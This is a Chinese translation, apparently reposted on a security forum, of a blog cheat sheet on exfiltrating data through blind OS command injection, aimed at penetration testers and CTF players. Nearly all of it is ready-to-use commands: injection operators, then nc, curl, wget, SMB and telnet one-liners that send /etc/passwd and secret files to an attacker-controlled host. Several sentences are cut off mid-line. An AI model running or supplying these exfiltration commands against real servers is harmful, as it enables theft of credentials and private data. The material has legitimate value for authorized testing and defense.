Blind OS 命令注入 备忘录

Hulk / 2019-04-03 09:39:00 / 浏览数 4373 渗透测试 渗透测试 顶(1) 踩(0)

文章来源：https://www.contextis.com/en/blog/data-exfiltration-via-blind-os-command-injection

---

前言

在你做渗透测试或者CTF挑战时，可能会碰到直接提取用户输入作为系统命令执行或者在下层系统运行某些任务的应用。


如果（目标）没有验证用户的输入，那么应用很可能因此而受到一种名为"操作系统命令注入"的攻击。攻击者很可能利用这点向应用输入一些包含操作系统命令的内容，然后

- 支持自定义地址的邮件发送应用。
- 监控返回健康状况的企业服务器应用。
- 使用第三方工具，并且依赖用户输入而生成即时报告的应用。

对于CTFer或者渗透测试人员来说，当他们发现这类漏洞时，通常希望在目标主机上搜寻到一些有价值的信息：

- 操作系统密钥文件
- 操作系统配置文件
- 数据库文件
- 应用源码

下图就是这么一个例子：我注入了一个Windows命令'type'，该命令被系统视为参数解析，并执行读取包含导弹发射密钥的文件：



我们有必要"引爆"那些允许执行任意命令的操作系统。想象一下，有一个系统安全应用，它会提取一个IP地址，然后通过'ping'该IP判断主机是否存活。在操作系统底层，用

```
ping -c 5 xxx.xxx.xxx.xxx
```

在该应用运行完预期的'ping'命令后，假如我们还想做点别的，那么得注入一些命令运算符以实现在目标主机上运行任意系统命令。下图详细介绍了一些攻击中可能用到的命

Operator	Result
command1 > command2 command1 < command2 command 1 >> command2	These operators are redirection operators. They are used to redirect input or output.
`command2`	Ticks encapsulate a separate command within data that is being processed by the original command.
command1 | command2	A pipe can be used to chain up multiple commands. The output of one command is redirected into the next.
command1 || command2	Double pipes performs an OR operation. The second command will only execute if the first command fails.
command1 & command2	An ampersand will run the first command and then run the second command once the first command has completed successfully.
command1 && command2	A double ampersand performs an AND operation. The second command will execute only if the first command fails.
$(command2)	A dollar symbol executes the command within the brackets.
command1 ; command2	A semicolon allows commands to be stacked up. The execution of commands occurs sequentially.
- command	A dash can be used to add additional operations to a target command.

在上面这个例子中，我们看到了应用的HTTP响应数据中返回了文件的内容。但是在命令运行后，我们经常无法看到显性输出。这时，Blind OS命令注入出现了。

那我们该如何从目标主机提取到敏感信息？这篇文章将介绍一些方法（无需上传web shell）。


NetCat

第一个方法是使用netcat。Netcat常被称为"瑞士军刀"，这个工具能够通过TCP或UDP网络读取和写入数据。如果目标系统存在netcat，你可以使用它开启监听器，然后将命

在你完成命令后，你可以在目标服务器上设置一个netcat监听器，然后将文件内容传输到上面。

```
nc -l -p {port} < {file/to/extract}
```

一旦本地主机能够与受害服务器相连，我们就可以收到返回的数据。下图演示了我们如何提取出目标主机上/etc/passwd的内容：



如果目标主机运行在windows上（存在netcat），可以使用下面这样的命令：

```
type {file to extract}  | nc -L -p {port}
```


cURL

cURL是一个库和命令工具，通过它可以使用各种协议传输数据。cURL是一个非常实用的提取数据的工具。如果目标服务器上存在cURL，我们可以利用它传输文件到目标服

确认目标主机存在系统命令注入漏洞后，使用HTTP协议POST一个文件的内容到本地服务器：

```
cat /path/to/file | curl –F “:data=@-“ http://xxx.xxx.xxx.xxxx:xxxx/test.txt
```


你可以在本地服务器的日志文件中找到这些内容。如果在渗透测试中黑客做到了这一步，那么我建议网站服务器应该使用SSL来保护客户的数据。下图请求的数据部分中显示



在CURL中使用使用FTP也可以提取文件。确认目标主机存在系统命令注入漏洞后，使用-T标志来传输某个文件到FTP服务器上：

```
curl –T {path to file} ftp://xxx.xxx.xxx.xxx –user :{password}
```

下图显示了我使用FTP服务窃取目标服务器上的plans for world domination内容：



我们已经提过了cURL还可以使用其他的协议（SCP，TFTP和TELNET）来传输数据，方法大同小异，这里我不再赘述。

WGET

Wget是一个下载工具，该工具更多用于非交互式下载；然而通过自定义标头和POST，这里仍存在一些标志可以从目标服务器提取文件或数据。


WGET允许用户在向服务器发送请求时携带标头：

```
–header='name:value'
```

并且用户可以自定义请求的标头，在标头中我们可以嵌入目标文件的目录地址。仅需将value的内容设置为我们想要检索的文件。


```
wget –header="EVIL:$(cat /data/secret/password.txt)"http://xxx.xxx.xxx:xxx
```

可以看到，我们在日志中发现了目标服务器向我们发出请求，请求的'EVIL'标头中携带了/data/secret/password.txt的内容：



我们还可以使用一些小伎俩，用于封装输出超过一行的数据内容。下面显示了我是如何提取出/etc/passwd文件的内容。由于该文件不止一行，我使用了xargs和echo来隔开

```
wget –header="evil:`cat /etc/passwd | xargs echo –n`" http://xxx.xxx.xxx:xxxx
```




使用WGET也可以发出POST请求至本地服务器，该请求的主体部分携带我们所需的数据或文件。使用-post-data或-post-file标志都可以获取数据或文件。这两个标志

‘key1=value1&key2=value2’.


提取文件内容：

```
wget –post-data exfil=`cat /data/secret/secretcode.txt` http://xxx.xxx.xxx.xxx:xxxx
```



下面这条命令展示如何使用post-file命令来检索属于目标服务器的网页。对于渗透人员来说，通常利用这一点来查看源代码从而进一步确认漏洞；对于CTFer则是期望从F


```
wget –post-file trophy.php http://xxx.xxx.xxx.xxx:xxxx
```



SMB

如果目标服务器运行在Windows环境上，那么我们可以在本地主机创建网络共享，然后受害者服务器连接至我们主机并复制文件，我们就能够提取到目标主机的文件。使用

```
net use h: \\xxx.xxx.xxx.xxx\web /user: {password} && copy {File to Copy} h:\{filename}.txt
```



TELNET

如果远程服务器存在telnet客户端，那么你可以在本地设置监听器，然后在远程服务器上使用以下命令来传输文件：

```
telnet xxx.xxx.xxx.xxx {port} < {file to transfer}
```

下图展示了如何获取/etc/passwd 的内容：

